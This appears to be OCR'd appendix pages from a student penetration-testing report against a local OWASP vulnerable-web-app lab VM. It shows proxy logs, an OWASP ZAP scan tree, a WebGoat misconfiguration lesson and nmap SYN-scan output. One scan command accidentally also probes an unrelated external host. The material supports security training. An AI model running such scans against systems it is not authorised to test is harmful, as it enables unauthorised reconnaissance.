47	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
48	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
49	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
50	200	HTTP	192.168.25.129	/	4,785		text/html	chrome:3032
51	200	HTTP	192.168.25.129	/index.css	599		text/css	chrome:3032
52	200	HTTP	192.168.25.129	/jquery.min.js	19,740		application/javascript	chrome:3032
53	200	HTTP	192.168.25.129	/animatedcollapse.js	3,880		application/javascript	chrome:3032
54	200	HTTP	192.168.25.129	/images/owasp.png	71,875		image/png	chrome:3032
55	200	HTTP	192.168.25.129	/images/Knob_Add.png	4,321		image/png	chrome:3032
56	200	HTTP	192.168.25.129	/images/mandiant.png	1,862		image/png	chrome:3032
57	200	HTTP	192.168.25.129	/images/Knob_Attention.png	4,567		image/png	chrome:3032
58	200	HTTP	192.168.25.129	/favicon.ico	3,638		image/x-icon	chrome:3032
59	502	HTTP	Tunnel to	clients4.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
60	502	HTTP	Tunnel to	mail.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
61	502	HTTP	Tunnel to	3.client-channel.google.c...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
62	502	HTTP	Tunnel to	3.client-channel.google.c...	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032
63	502	HTTP	Tunnel to	www.google.com:443	512	no-cache, must-revalidate	text/html; charset=UTF-8	chrome:3032

```
Request Headers
GET /images/owasp.png HTTP/1.1
Client
    Accept: image/webp,image/apng,image/*,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US,en;q=0.8,es;q=0.6
    User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112.78 Safari/537.36
Cookies
    DNT: 1
Miscellaneous
    Referer: http://192.168.25.129/
Transport
    Connection: keep-alive
    Host: 192.168.25.129
```

```
Response Headers
HTTP/1.1 200 OK
Cache
    Date: Wed, 26 Jul 2017 23:15:11 GMT
Entity
    Content-Length: 71875
    Content-Type: image/png
    ETag: "44631-118c3-4e187e7980840"
    Last-Modified: Fri, 22 Apr 2011 20:43:05 GMT
Miscellaneous
    Accept-Ranges: bytes
    Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.
Transport
    Connection: Keep-Alive
    Keep-Alive: timeout=15, max=96
```



Untitled Session - OWASP ZAP 2.4.3

- GET:sitemap.xml
- GET:MCIR
- GET:WackoPicko
- GET:OWASP-CSRFGuard-Test-Application.html
- MCIR
- WackoPicko
- WebGoat
- GET:webgoat.net
- GET:mutillidae
- GET:railsgoat
- GET:owaspbricks
- GET:shepherd
- GET:ghost
- GET:bWAPP
- GET:dvwa
- GET:vicnum
- GET:oneliner_intro.php


```
HTTP/1.1 302 Found
Date: Thu, 27 Jul 2017 17:30:31 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14
OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
Location: /webgoat.net/Default.aspx
X-AspNet-Version: 2.0.50727
Content-Length: 140
Cache-Control: private
Set-Cookie: ASP.NET_SessionId=376DD5638259451950E414D9; path=/webgoat.net
Set-Cookie: Server=b3dhc3Bid2E=; path=/
Content-Type: text/html; charset=utf-8
```

```
<html><head><title>Object moved</title></head><body>
<h2>Object moved to <a href="/webgoat.net/Default.aspx">here</a></h2>
</body><html>
```

New Scan Progress: 0: http://192.168.25.129 46% Current Scans: 0 | URIs Found: 5427

Processed	Method	URI	Flags
●	GET	http://192.168.25.129/tikiwiki/img/rdf.gif	
●	GET	http://192.168.25.129/tikiwiki/img/rss.png	
●	POST	http://192.168.25.129/tikiwiki/tiki-login.php	
●	POST	http://192.168.25.129/ESAPI-Java-SwingSet-Interactive/LoginServletLab	
●	GET	http://192.168.25.129/joomla/index.php?Itemid=2&option=com_user&view...	
●	GET	http://192.168.25.129/joomla/index.php?Itemid=2&option=com_user&view...	
●	GET	http://192.168.25.129/joomla/index.php?Itemid=2&option=com_user&view...	
●	GET	http://192.168.25.129/joomla/index.php?Itemid=5&option=com_virtuemart...	
●	GET	http://192.168.25.129/joomla/images/stories/key.jpg	

APPENDIX – X TESTING DIRECTORY TRAVERSAL




Index of /~rghosh/Week3

Name	Last modified	Size	Description
Parent Directory		-	
form.css	13-Feb-2017 15:02	1.1K	
form.html	13-Feb-2017 15:02	4.7K	

Apache/2.2.15 (CentOS) Server at cs12students.dce.harvard.edu Port 80

APPENDIX – Y SECURITY MISCONFIGURATION



* Your goal should be to try to guess the URL for the "config" interface.
* The "config" URL is only available to the maintenance personnel.
* The application doesn't check for horizontal privileges.

* Congratulations. You have successfully completed this lesson.

Welcome to WebGoat Configuration Page

Set Admin Privileges for: admin
Set Admin Password: •••••

```
Discovered open port 443/tcp on 192.168.25.129
Discovered open port 8081/tcp on 192.168.25.129
Discovered open port 5001/tcp on 192.168.25.129
Completed SYN Stealth Scan at 11:14, 0.08s elapsed (1000 total ports)
Nmap scan report for 192.168.25.129
Host is up (0.00028s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 00:0C:29:66:1B:48 (VMware)

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.32 seconds
           Raw packets sent: 1001 (44.028KB) | Rcvd: 1001 (40.064KB)
root@kali:~# nmap -sS 0 192.168.25.129

Starting Nmap 7.01 ( https://nmap.org ) at 2017-07-27 11:14 EDT
Nmap scan report for 0 (10.146.12.86)
Host is up (0.012s latency).
rDNS record for 10.146.12.86: osc-pcacloud-02.us.oracle.com
Not shown: 998 filtered ports
PORT     STATE  SERVICE
113/tcp  closed ident
5060/tcp open   sip

Nmap scan report for 192.168.25.129
Host is up (0.00085s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 00:0C:29:66:1B:48 (VMware)

Nmap done: 2 IP addresses (2 hosts up) scanned in 109.91 seconds
root@kali:~# 
```

END